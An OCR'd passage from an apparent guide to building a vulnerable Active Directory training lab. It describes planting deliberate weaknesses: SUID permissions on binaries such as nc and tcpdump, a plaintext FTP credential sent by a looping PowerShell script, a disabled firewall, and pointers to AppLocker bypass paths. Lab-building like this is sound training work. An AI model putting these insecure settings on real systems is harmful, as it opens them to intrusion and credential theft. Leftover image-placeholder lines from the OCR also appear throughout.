



Image not found or type unknown



Many people only care about how to become root, and this is the reason why I make privilege escalation simple, I set multiple common binaries (cat, nc, find, etc.) SUID permission, and I also set tcpdump SUID. If check memo.txt, we can know that Helen keeps authenticating to FTP server. Since FTP does not have encryption, so we can use tcpdump to capture plaintext credential.

Image not found or type unknown





Image not found or type unknown



We can clearly see that the credential is helen:Summer2022!. Since helen.park is a domain user in BLACKOPS.LOCAL, so credential reuse is possible, we should be aware of that. So we completed configurations of file01.


CLIENT SERVER

client01.blackops.local

Now we successfully configured all Linux domain computers. Let’s configure the client server client01.


The first step is still configuring DNS. But we also need to disable IPv6.

Image not found or type unknown



And set DC as DNS server.

Image not found or type unknown



We do not need to configure any app or services on client01, but some common settings on Windows hosts.

AppLocker

Run Local Group Policy Editor, enable DLL rules, and enforce all types of rules.

Image not found or type unknown






Image not found or type unknown



Enforcing default rules is okay, even though some paths can be abused to execute binary such as C:\windows\tasks. So it is not necessary to create a custom tradecraft or download bypass-clm (https://github.com/calebstewart/bypass-clm) from github.

Image not found or type unknown



Windows Defender

Just use the default settings.

Firewall

I turn off firewall on all windows machines. You could turn on it if you would like to increase a little more difficulty: D

Autologin

Set autologin for domain user helen.park.

UAC

I don’t think UAC bypass is needed in the whole exploitation process, so just leave it default.

Remote Desktop

Enable Remote Desktop setting, and add helen.park to localgroup Remote Desktop Users: **net localgroup “Remote Desktop Users” helen.park /add**

But just as I previously said, we can also achieve this by linking and enforcing a GPO.

Image not found or type unknown





Image not found or type unknown



Then we need to create a script to connect to file01’s FTP server as helen, and two txt file as well.

txt file 1: **FTP Auth.txt**


open 192.168.0.52

USER helen

Summer2022!

bye

Image not found or type unknown



script: **script.ps1**

Do {


ftp -v -n -s:’.\FTP Auth.txt’

start-sleep -s 3

}

while (1 -ne 2)

Image not found or type unknown



Put these 2 files on helen’s document folder.

Create a **scheduled task** to invoke **powershell.exe** to run the script at logon, so we do not need to manually run it every time we boot client01.

Then create another txt file on helen’s desktop: Resolved Ticket.txt

After finishing editing, just delete it. I just want people not to forget to check Recycle Bin during enumeration.

Image not found or type unknown

